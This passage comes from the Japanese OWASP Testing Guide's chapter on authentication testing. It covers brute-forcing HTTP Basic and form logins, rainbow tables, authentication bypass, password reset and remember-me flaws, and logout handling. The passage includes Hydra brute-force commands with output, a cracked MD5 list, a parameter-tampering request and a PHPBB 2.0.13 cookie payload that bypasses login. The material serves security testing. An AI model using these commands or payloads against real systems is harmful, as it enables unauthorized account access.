7. 認証情報が正しければ、サーバはリクエストされたコンテンツを返します。認証が失敗すれば、HTTP 401 コードを再送します。ユーザがブラウザにおいてキャンセルをクリックすれば、エラーメッセージが表示されます。

攻撃者がステップ 5 のリクエストを盗み見たらなら、その文字列

```
b3dhc3A6cGFzc3dvcmQ=
```

は Base64 デコードによって容易に下記のように復元されます。

owasp:password

- メッセージダイジェスト認証

メッセージダイジェスト認証は、認証データを暗号化するために一方向暗号ハッシュアルゴリズム(MD5)を使い、ウェブサーバによってセットされ一度だけ使われる「nonce」値を加え、ベーシック認証のセキュリティを向上させています。nonce 値は、ブラウザにおいてパスワードのハッシュ値の計算に使用されます。ログイン名は平文で転送されますが、暗号ハッシュと nonce 値によってパスワードは解読不可能になり、リプレイ攻撃を不可能にします。

リクエストとレスポンスのテスト:

1. ダイジェスト認証における初回のレスポンスヘッダーを以下に示します。

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="OwaspSample",
         nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
         opaque="0000000000000000", \
         stale=false,
         algorithm=MD5,
         qop="auth"
```

2. 正しい認証情報を使っての応答は、下記のようになります。

```
GET /example/owasp/test.asmx HTTP/1.1
Accept: */*
Authorization:  Digest username="owasp",
        realm="OwaspSample",
        qop="auth",
        algorithm="MD5",
        uri="/example/owasp/test.asmx",
        nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
        nc=00000001,
        cnonce="c51b5139556f939768f770dab8e5277a",
        opaque="0000000000000000",
        response="2275a9ca7b2dadf252afc79923cd3823"
```

HTML フォームベース認証

2 つの HTTP 認証スキームはインターネットをビジネスのために使う場合は、特に SSL セッションにおいて適切なようですが、多くの組織はより洗練された認証方法を提供するため、カスタムの HTML とアプリケーションレベルでの認証処理を選びます。

HTML フォームのソースコード:

```
<form method="POST" action="login">
 <input type="text" name"username">
 <input type="password" name="password">
</form>
```

ブルートフォース攻撃

異なるタイプの認証方法についての説明に続けて、いくつかタイプのブルートフォース攻撃について説明します。

- 辞書攻撃

辞書攻撃には、辞書ファイルからユーザ名とパスワードを推測する自動化スクリプトとツールを使用します。辞書ファイルは、アカウントのオーナーがおそらく使うであろう単語を網羅するように修正、編集されます。ユーザについて理解を深め、web サイト上で利用可能なすべての単語のリストを作るため、攻撃者は(有効あるいは無効、予備調査、競争相手、ゴミ箱あさり、ソーシャルエンジニアリングによって)情報収集します。

- サーチ攻撃

サーチ攻撃は、与えられたパスワード長の範囲で、文字集合のすべての可能な組合せを網羅するように試します。この種の攻撃は、試行回数が非常に多いので非常に時間がかかります。例えば、ユーザ ID は既知であるとし、パスワードが小文字のアルファベット文字でありパスワード長が 8 なら、パスワードの全数は 26^8 (2000 億以上)です。

- ルールベース・サーチ攻撃

処理速度を遅くしすぎないで組合せのカバー範囲を広げるために、候補を生成するための規則を作って下さい。例えば、「John the Ripper」は、ユーザ名の一部から、あるいは、予め設定されたマスクによって修正して、パスワードのバリエーションを作ります。(例、1 回目 pen --> 2 回目 p3n --> 3 回目 p3np3n)

HTTP ベーシック認証のブルートフォース攻撃

raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com http-head /private/

```
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2009-07-04 18:15:17
```

```
[DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per task
[DATA] attacking service http-head on port 80
[STATUS] 792.00 tries/min, 792 tries in 00:01h, 846 todo in 00:02h
[80][www] host: 10.0.0.1   login: owasp   password: password
[STATUS] attack finished for www.site.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-07-04 18:16:34

raven@blackbox /hydra $
```

HTML フォームベース認証のブルートフォース攻撃


raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com https-post-form
"/index.cgi:login&name=^USER^&password=^PASS^&login=Login:Not allowed" &

```
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org)starting at 2009-07-04 19:16:17
[DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per task
[DATA] attacking service http-post-form on port 443
[STATUS] attack finished for wiki.intranet (waiting for childs to finish)
[443] host: 10.0.0.1   login: owasp   password: password
[STATUS] attack finished for www.site.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-07-04 19:18:34

raven@blackbox /hydra $
```

グレーボックステストとその例

パスワードとアカウントについての部分的な知識

パスワード(アカウント)の長さや構造についての情報があれば、ブルートフォース攻撃が成功する可能性が高くなります。実際、文字の数を制限し、パスワード長を決めると、パスワードの総数はかなり減少します。



メモリートレードオフ攻撃

メモリートレードオフ攻撃を行うには、アプリケーションを攻撃(例、SQL インジェクション)するか、HTTP トラフィックを盗聴し、少なくとも事前にパスワードハッシュを必要とします。今日、この種の最も一般的な攻撃は、レインボウテーブルに基づいています。レインボウテーブルは、一方向ハッシュによって生成される暗号文から平文パスワードを解読するために使われます。

レインボウテーブルは、すべての候補データについて圧縮アルゴリズムを使い、Hellman のメモリートレードオフ攻撃を最適化します。

テーブルはハッシュ関数ごとにあります。例えば、MD5 テーブルは MD5 ハッシュをクラックすることだけが可能です。

後に RainbowCrack プログラムが開発されました。これは、様々な文字集合と LM ハッシュ、MD5、SHA1 などのハッシュアルゴリズムに対応するレインボウテーブルを生成して利用する強力なソフトウェアです。

-::TYPE	-::HASH	-::PASS	-::STATUS	-::TIME	-::SUBMITTED
md5	7e89bcc6151b24992a255cd665d4aa16		waiting	0:0:46	2006-11-11 10:45:31
md5	0696eeaff05bf2105b0bcf6d93ac73a0		waiting	0:0:47	2006-11-11 10:45:30
md5	db549b9d18aabe8ad07aa3d9338d441c		waiting	0:1:38	2006-11-11 10:44:39
md5	70c9ecbd2512460fa861de25fb3d7c6e		waiting	0:24:8	2006-11-11 10:22:09
md5	c32cf089d464d3ed1a3af347ae208188		processing3	0:25:6	2006-11-11 10:21:11
md5	c6fe5851aff10a64e8a52e82b323304f		processing3	0:46:29	2006-11-11 09:59:48
md5	a79c879d28c5c8a4707d52bbaa57607f	12050	cracked	0:45:41	2006-11-11 09:51:43
md5	a79e1c64d27737e3f959a6a56b41c050		processing3	0:57:18	2006-11-11 09:48:59
md5	2ef5b8b0eee93568a1126bb923664057		processing3	0:57:36	2006-11-11 09:48:41
md5	e53cc072934b25e45dc273c6c342556d		processing3	0:58:7	2006-11-11 09:48:10
md5	d38ad0e58c9525343f492161b87400a1	htmldb	cracked	0:58:23	2006-11-11 09:44:01
md5	d926dbaeb7fac97612ec219f7f172610		processing3	1:4:30	2006-11-11 09:41:47
md5	fcf2483ced176830858498771 34fd50c		processing3	1:6:32	2006-11-11 09:39:45
md5	377a8f80271a6f920df0e4aa84d1029a	bombi	cracked	0:43:12	2006-11-11 09:38:26
md5	85d95e2ad51bfcd5d6d352486fbe2769	pupsi	cracked	1:8:2	2006-11-11 09:28:25
md5	96bc2c727049b5dce27bd8b9e8b264bf		processing3	1:19:6	2006-11-11 09:27:11
md5	8aa12bbde69504ba86b942726b4d7623		notfound	1:18:15	2006-11-11 09:02:54
md5	5ce1d809749963448767622e0ca8169f	28264451	cracked	0:48:15	2006-11-11 09:02:35

参考情報

ホワイトペーパー

- Philippe Oechslin: Making a Faster Cryptanalytic Time-Memory Trade-Off - http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf
- OPHCRACK (the time-memory-trade-off-cracker) - http://lasecwww.epfl.ch/~oechslin/projects/ophcrack/
- Rainbowcrack.com - http://www.rainbowcrack.com/
- Project RainbowCrack - http://www.antsight.com/zsl/rainbowcrack/
- milw0rm - http://www.milw0rm.com/cracker/list.php

ツール

- THC Hydra: http://www.thc.org/thc-hydra/
- John the Ripper: http://www.openwall.com/john/
- Brutus http://www.hoobie.net/brutus/

4.4.5 認証スキーマのバイパステスト (OWASP-AT-005)

概要

たいていのアプリケーションは個人情報へのアクセスに認証を必要としますが、すべての認証方法が適切なセキュリティを確保できるわけではありません。

セキュリティ脅威についての不注意、無知、過小評価が原因で、単純にログインページをスキップすること、及び、認証を経た後にだけアクセスできるはずである内部ページを直接呼び出すことによって、認証スキームがバイパスできることがあります。

更にリクエストを不正に変更することや、アプリケーションに既に認証済みであると思い込ませることによって、認証をバイパスできることがあります。これは URL のパラメータを修正すること、あるいは、フォームを操作すること、セッションを偽造することによって可能となります。

解説

認証スキーマに関する問題は、設計、開発、開発フェーズのような Software Development Life Cycle (SDLC)の異なる段階において見られます。

設計ミスの例として、アプリケーションの防御すべき部分の定義が誤っていることや、認証データの送受信に強力な暗号プロトコルを適用しないこと等々があります。

開発フェーズの問題には、例えば、入力値妥当性テストの実装が不適切であることや、特定の言語に関するセキュリティのベストプラクティスに従わないことがあげられます。

更に必要とされる技術スキルの欠如や、利用可能なドキュメントが乏しいため、アプリケーションのセットアップ(インストールと設定)に関して問題がある場合があります。


ブラックボックステストとその例

認証スキーマをバイパスするいくつかの方法があります。

- ダイレクトページリクエスト(フォースブラウジング)
- パラメータ改ざん
- セッション ID 予測
- SQL インジェクション

ダイレクトページリクエスト


アクセス制御がログインページにおいてだけ実装されているなら、認証スキーマをバイパスできるかもしれません。例えば、フォースブラウジングによって違うページを直接リクエストできるなら、そのページへアクセスを許可する前に、ユーザ認証情報がチェックされないかもしれません。この方法によってブラウザのアドレスバーから保護されたページを直接アクセスしてみて下さい。



パラメータ改ざん

認証の設計に関する他の問題に、アプリケーションが固定値パラメータに基づいてログイン成功を判断することがあります。それらのパラメータを改ざんして、正しい認証情報なしで保護領域にアクセスしてみて下さい。下記の例では、パラメータ「authenticated」を値「yes」へ変更することで、アクセスに成功しています。この例では、パラメータは URL の中にありますが、特に POST のフォーム要素としてパラメータが送られる時には、パラメータを改ざんするためにプロキシを使うことも可能です。


```
http://www.site.com/page.asp?authenticated=no

raven@blackbox /home $nc www.site.com 80
GET /page.asp?authenticated=yes HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 11 Nov 2006 10:22:44 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
</HEAD><BODY>
<H1>You Are Auhtenticated</H1>
</BODY></HTML>
```



セッション ID 予測

多くのウェブアプリケーションは、セッション ID を使って認証を管理します。したがって、生成されるセッション ID が予測可能なら、正しいセッション ID を見つけ、既に認証済みのユーザになりすまし不正なアクセスが可能となります。

下図においては、クッキーの中の値は線形に増加しており、正しいセッション ID は簡単に推測できます。



下図においては、クッキーの値は部分的にしか変化しませんので、ブルートフォース攻撃の範囲を下図のフィールドに限定できます。


Session Identifier : 127.0.0.1/WebGoat WEAKID

Date	Value
2006/11/11 14:33:27	12430 1163252007028
2006/11/11 14:33:27	12431 1163252007138
2006/11/11 14:33:27	12432 1163252007247
2006/11/11 14:33:27	12433 1163252007435
2006/11/11 14:33:27	12434 1163252007544
2006/11/11 14:33:27	12435 1163252007653
2006/11/11 14:33:27	12436 1163252007763
2006/11/11 14:33:27	12437 1163252007872
2006/11/11 14:33:28	12438 1163252007982
2006/11/11 14:33:28	12439 1163252008091
2006/11/11 14:33:28	12440 1163252008200
2006/11/11 14:33:28	12442 1163252008310
2006/11/11 14:33:28	12443 1163252008419
2006/11/11 14:33:28	12444 1163252008528
2006/11/11 14:33:28	12445 1163252008638
2006/11/11 14:33:28	12446 1163252008747
2006/11/11 14:33:28	12447 1163252008857
2006/11/11 14:33:28	12448 1163252008966
2006/11/11 14:33:29	12449 1163252009075

SQL インジェクション(HTML フォーム認証)

SQL インジェクションは、広く知られた攻撃手法でありこの節では詳細は解説しません。このガイドの多くの節にインジェクション技法についての説明があります。

下図は単純な SQL インジェクションによってフォーム認証がバイパス可能であることを示しています。



グレーボックステストとその例

(ディレクトリ・トラバーサルなど)先に見つけた脆弱性、あるいは、(オープンソースのアプリケーションの)Web レポジトリから、アプリケーションのソースコードを調べることができれば、認証プロセスへの攻撃を改善することができます。

下記の例(PHPBB 2.0.13 - Authentication Bypass Vulnerability)においては、5 行目の unserialize() 関数は、ユーザから送られてきたクッキーをパースし、配列 $row に値を格納します。10 行目では、バックエンドのデータベースに格納されているパスワードの MD5 ハッシュが送信されたものと比較されます。

```
1.  if ( isset($HTTP_COOKIE_VARS[$cookiename . '_sid']) ||
2.  {
3.  $sessiondata = isset( $HTTP_COOKIE_VARS[$cookiename . '_data'] ) ?
4.
5.  unserialize(stripslashes($HTTP_COOKIE_VARS[$cookiename . '_data'])) : array();
6.
7.  $sessionmethod = SESSION_METHOD_COOKIE;
8.  }
9.
10. if( md5($password) == $row['user_password'] && $row['user_active'] )
11.
```

```
12. {
13. $autologin = ( isset($HTTP_POST_VARS['autologin']) ) ? TRUE : 0;
14. }
```

PHP において文字列値とブーリアン値(1 - 「TRUE」)の比較は常に「TRUE」となるので、userialize() 関数に下記文字列(重要な部分は「 b:1 」)を入力すると認証をバイパスできます。

```
a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}
```

参考情報

ホワイトペーパー

- Mark Roxberry: "PHPBB 2.0.13 vulnerability"
- David Endler: "Session ID Brute Force Exploitation and Prediction" - http://www.cgisecurity.com/lib/SessionIDs.pdf

ツール

- WebScarab: http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- WebGoat: http://www.owasp.org/index.php/OWASP_WebGoat_Project

4.4.6 脆弱なパスワード記憶とリセットのテスト (OWASP-AT-006)

概要

ユーザがパスワードを忘れた場合に備えて、たいていのウェブアプリケーションは、通常、電子メール、あるいは、1 つ以上のセキュリティ質問によってユーザがパスワードをリセットできるようにしています。この機能が適切に実装され、この機能が認証スキーマのフローに影響しないことを確認して下さい。また、アプリケーションがブラウザの中にパスワードを記憶することを許可しているかどうかも確認して下さい。(「パスワード記憶」機能)

解説

非常に多くのウェブアプリケーションは、ユーザがパスワードを忘れた場合に、パスワード復旧(あるいはリセット)方法を提供しています。その手順はアプリケーションごとに大きく異なり、必要とされるセキュリティのレベルに応じて大きく異なりますが、常にユーザのアイデンティティを確認する代替の方法を使います。最も単純で(一般的な)方法の 1 つは、ユーザの電子メールアドレスを確認し、その電子メールアドレスに古いパスワード(あるいは新しいパスワード)を送ることです。このスキームはユーザの電子メールアドレスは不正侵害されておらず、このゴールにとって十分セキュアであるという前提に基づいています。
代わりに、(あるいは追加で)アプリケーションはユーザに 1 つ以上の「セキュリティ質問」をすることがあります。その質問は、通常、ユーザによって選ばれます。このスキームのセキュリティは、個人情報を探しても簡単には答えられない質問により、ユーザを特定することに基づいています。悪い例として、「あなたの母親の旧姓」は、労力をあまりかけずに収集可能な情報なのでセキュアではない質問です。良い例として、「大好きだった小学校の先生」は、個人情報が既に盗まれていたとしても、難しく優れた質問です。
他の一般的で便利な方法に、アプリケーションが(クライアントマシン上の)ブラウザにパスワードをキャッシュさせ、その後のアクセスで「既に入力済みの」パスワードを使用することがあります。平均的なユーザにとってこの機能は非常に使いやすいと考えられています。その一方、誰かが同じマシンアカウントを使うと、容易にユーザアカウントが使われてしまいます。

ブラックボックステストとその例

パスワードリセット

第 1 段階は、セキュリティ質問が使われているか確認することです。秘密の質問をすることなくパスワード(あるいはパスワードリセットのリンク)を電子メールアドレスへ送ることは、電子メールアドレスのセキュリティを 100%信頼することであり、アプリケーションに高いレベルのセキュリティが必要なら適切ではありません。
一方、秘密の質問が使われているなら、次の段階として、その強さを確認して下さい。
第 1 段階のポイントとして、パスワードをリセットするまでに何個の質問に答えなければならないでしょうか？　多くのアプリケーションは 1 個だけ質問しますが、いくつかの重要なアプリケーションは 2 個以上の質問をします。

第 2 段階として質問自体を分析して下さい。しばしば、多くの質問から選択できるようになっています。Google でインターネットを検索するか、ソーシャルエンジニアリングによってそれらの質問の回答を得られるか確認して下さい。以下に、パスワードリセット機能のテストにおけるステップバイステップのウォークスルーを示します。

- 質問は複数ですか？
    - 回答が「公開されている」かもしれない質問を選択して下さい。例えば Google での単純な検索で見つかるかもしれない回答です。
    - 「小学校」や調べることが可能な事実についての質問を常に選んで下さい。
    - 「あなたの最初の車はどのメーカですか？」のように、回答がいくつかしかない質問を探して下さい。統計的に最もありえそうなもの、最もありえないものをランク付けして回答リストが作れます。
- (可能なら)試行回数を決めて下さい。
    - パスワードリセットの試行回数は無制限ですか？
    - 何度かの不正解の後、ロックアップ期間がありますか？　システムがロックアップすること自体、サービス不能攻撃につながるのでセキュリティ問題であることに注意して下さい。
- 上記ポイントの分析に基づいて適切な質問を選び、最もありえそうな回答をきめて下さい。
- (質問に正解なら)パスワードリセット機能はどのように振る舞いますか？
    - すぐにパスワード変更が許可されますか？
    - 古いパスワードが表示されますか？
    - 事前に設定した電子メールアドレスへパスワードが送信されますか？
    - 最悪なシナリオは、パスワードリセット機能がパスワードを表示することです。それにより攻撃者にそのアカウントでのログインを許してしまうことになります。アプリケーションが最終ログインについての情報を表示しないなら、犠牲者はアカウントが不正侵害されたことに気が付きません。
    - 次に最悪なシナリオは、パスワードリセット機能がユーザに直ちにパスワードを変更させることです。第 1 のケースほど秘かにではありませんが、攻撃者がアクセスし本当のユーザを締め出すことが可能です。

- パスワードリセットが初期登録時の電子メールアドレス、あるいは、他の電子メールアドレスへの送信を経て行われるなら、セキュリティは最良です。これにより、攻撃を成功させるには、(アプリケーションが示さなければ)パスワードが送信される電子メールアドレスを推測しなければならないだけでなく、犠牲者のアカウントを搾取するためにそのアカウントを不正侵害することも必要となります。

パスワードリセットの不正利用とバイパスを成功させる鍵は、簡単に答えが得られる質問を見つけることです。どの答も確かでないなら、正しい答を最も統計的に推測できる質問を探して下さい。最終的にパスワードリセット機能は、最も弱い質問と同じ程度の強さとなります。捕捉として、アプリケーションが古いパスワードを平文で送信あるいは表示するなら、パスワードはハッシュ化されて保存されていないということですので、それ自体セキュリティ問題です。

パスワード記憶
「自分のパスワードを記憶する」機能は、下記のいずれかの方法で実装されます。

1. web ブラウザにおける「パスワードのキャッシュ」機能の許可。
2. 永続的クッキーの中のパスワード保存。パスワードはハッシュ化、暗号化し、平文で送信してはいけません。

第 1 の方法については、ブラウザによるパスワードキャッシュが disable であるかどうか確認するためログインページの HTML コードを確認して下さい。

```
<INPUT TYPE="password" AUTOCOMPLETE="off">
```

パスワードの自動補完は特に機密性の高いアプリケーションでは、常に disable にするべきです。ブラウザのキャッシュにアクセスできるなら容易に平文のパスワードを得ることができます。(公共のコンピュータはこの攻撃について特に注意すべき例です。) 第 2 の方法については、アプリケーションによって保存されたクッキーを調べて下さい。認証情報が平文で保存されておらずハッシュ化されていることを確認して下さい。ハッシュ方法を調べて下さい。一般的な良く知られたハッシュであるか、その強さはどうか、自作のハッシュ関数であるかを調べて下さい。ハッシュ関数が容易に推測可能かどうか調べるため、いくつかのユーザ名で試して下さい。更にアプリケーションへのリクエスト毎ではなく、ログインフェーズにおいてだけ認証情報が送信されることを確認して下さい。

グレーボックステストとその例

このテストではアプリケーションの機能とクライアントに送られる HTML コードだけを使用します。グレーボックステストは前節と同じガイドラインに従います。唯一の例外はクッキーの中のエンコード化されたパスワードについてです。これについてはクッキーとセッショントークンの操作の章に示すグレーボックステストも適用可能です。

4.4.7 ログアウトとブラウザキャッシュ管理のテスト (OWASP-AT-007)

概要

このフェーズではログアウト機能が適切に実装されているか、ログアウト後にセッションを「再利用」できないかを調べて下さい。ユーザがある時間アイドル状態ならアプリケーションが自動的にログアウトするかどうか調べて下さい。ブラウザのキャッシュに機密性が高いデータが残存しないかも調べて下さい。

解説

web セッションの終了は、通常下記 2 つのイベントのどちらかがトリガーとなります。

- ユーザがログアウトする。
- ユーザがある時間アイドル状態のままであり、アプリケーションが自動的にそのユーザをログアウトする。

攻撃者に不正にアクセスされないようにするため両ケースは注意深く実装されなければなりません。詳細に説明すると、ログアウト機能は、すべてのセッショントークン(例、クッキー)を適切に破棄し、使用不可にし、再利用を禁じるようにサーバサイドで適切にコントロールしなければなりません。

注意:最も重要なことは、アプリケーションがサーバサイドにおいてセッションを無効にすることです。一般的にコードが適切なメソッドを呼び出さなければなりません。例えば Java における HttpSession.invalidate()、.NET における Session.abandon() です。ブラウザからのクッキーを消すことは良い方法ですが、そのセッションがサーバにおいて適切に無効にされるなら、厳密には必要ありません。ブラウザの中のクッキーを使っても攻撃には役に立ちません。

このようなアクションが適切に実行されないなら、正当なユーザのセッションを「よみがえらせる」ためにセッショントークンを再生し、攻撃者がそのユーザになりすますことが可能です。(この攻撃は通常「クッキーリプレイ」として知られています。) もちろん、攻撃者は(犠牲者の PC に保存されている)トークンにアクセスできなければなりません。これにより危険は軽減しますが、多くの場合、それは余り難しいことではありません。この攻撃の最も一般的なシナリオは、公共のコンピュータが個人情報へアクセスするために使われる場合についてです。ユーザがアプリケーションを使い終わり、ログアウト処理が適切に実施されないなら、次のユーザが同じアカウントでアクセスできてしまいます。例えば、単純にブラウザの「戻る」ボタンをクリックすることによってです。他のシナリオは、クロスサイトスクリプト脆弱性あるいは SSL によって 100%保護されていないコネクションの結果生じます。ログアウト機能に不具合があると盗まれたクッキーは長時間有効であり、それだけ攻撃は容易になります。この節の第 3 のテストは、ブラウザが機密情報をキャッシュすることをアプリケーションが禁じているか確認することです。繰り返しになりますが、これはユーザが公共のコンピュータからアプリケーションにアクセスする際に引き起こされる問題です。

ブラックボックステストとその例

ログアウト機能
第 1 段階として、ログアウト機能が存在するか確認して下さい。認証後のページにログアウトボタンがあること、及び、認証後のすべてのページにログアウトボタンがビジュアルに明確に存在していることを確認して下さい。ログアウトボタンが明確に見えない、あるいは、ログアウトボタンが特定のページにしかないなら、ユーザがセッション終了時にログアウトボタンを使い忘れるかもしれずセキュリティリスクとなります。

第 2 段階として、ログアウト機能が呼び出されたときにセッショントークンがどうなるか確認して下さい。例えば、クッキーが適切な振る舞いで使用されているなら、新しい Set-Cookie 指示子が無効な値(例えば、「NULL」や同等の値)をセットすることによってすべてのセッションクッキーが削除されます。クッキーが永続的なら有効期限を過去に設定することにより、ブラウザにクッキーを破棄させます。認証ページが下記のようにクッキーをセットしたとすると、

```
Set-Cookie: SessionID=sjdhqwoy938eh1q; expires=Sun, 29-Oct-2006 12:20:00 GMT; path=/;
domain=victim.com
```


ログアウト機能は下記のように動作します。

```
Set-Cookie: SessionID=noauth; expires=Sat, 01-Jan-2000 00:00:00 GMT; path=/;
domain=victim.com
```


本件についての第 1 の(最も単純な)テストは、ログアウトしブラウザの「戻る」ボタンをクリックしても、まだ認証された状態かどうか確認することです。まだ認証された状態ならログアウト機能はセキュアに実装されておらず、ログアウト機能はセッション ID を破棄していません。アプリケーションが永続的ではないクッキーを使い、ユーザがブラウザをクローズすることによりメモリーからクッキーが完全に削除される場合、このようなことが時々発生します。これらのアプリケーションのいくつかは、ユーザがブラウザをクローズするように警告メッセージを表示しますが、これはユーザの振る舞いに完全に依存するので、クッキーを破棄することと比較するとセキュリティのレベルは低くなります。他のアプリケーションは JavaScript 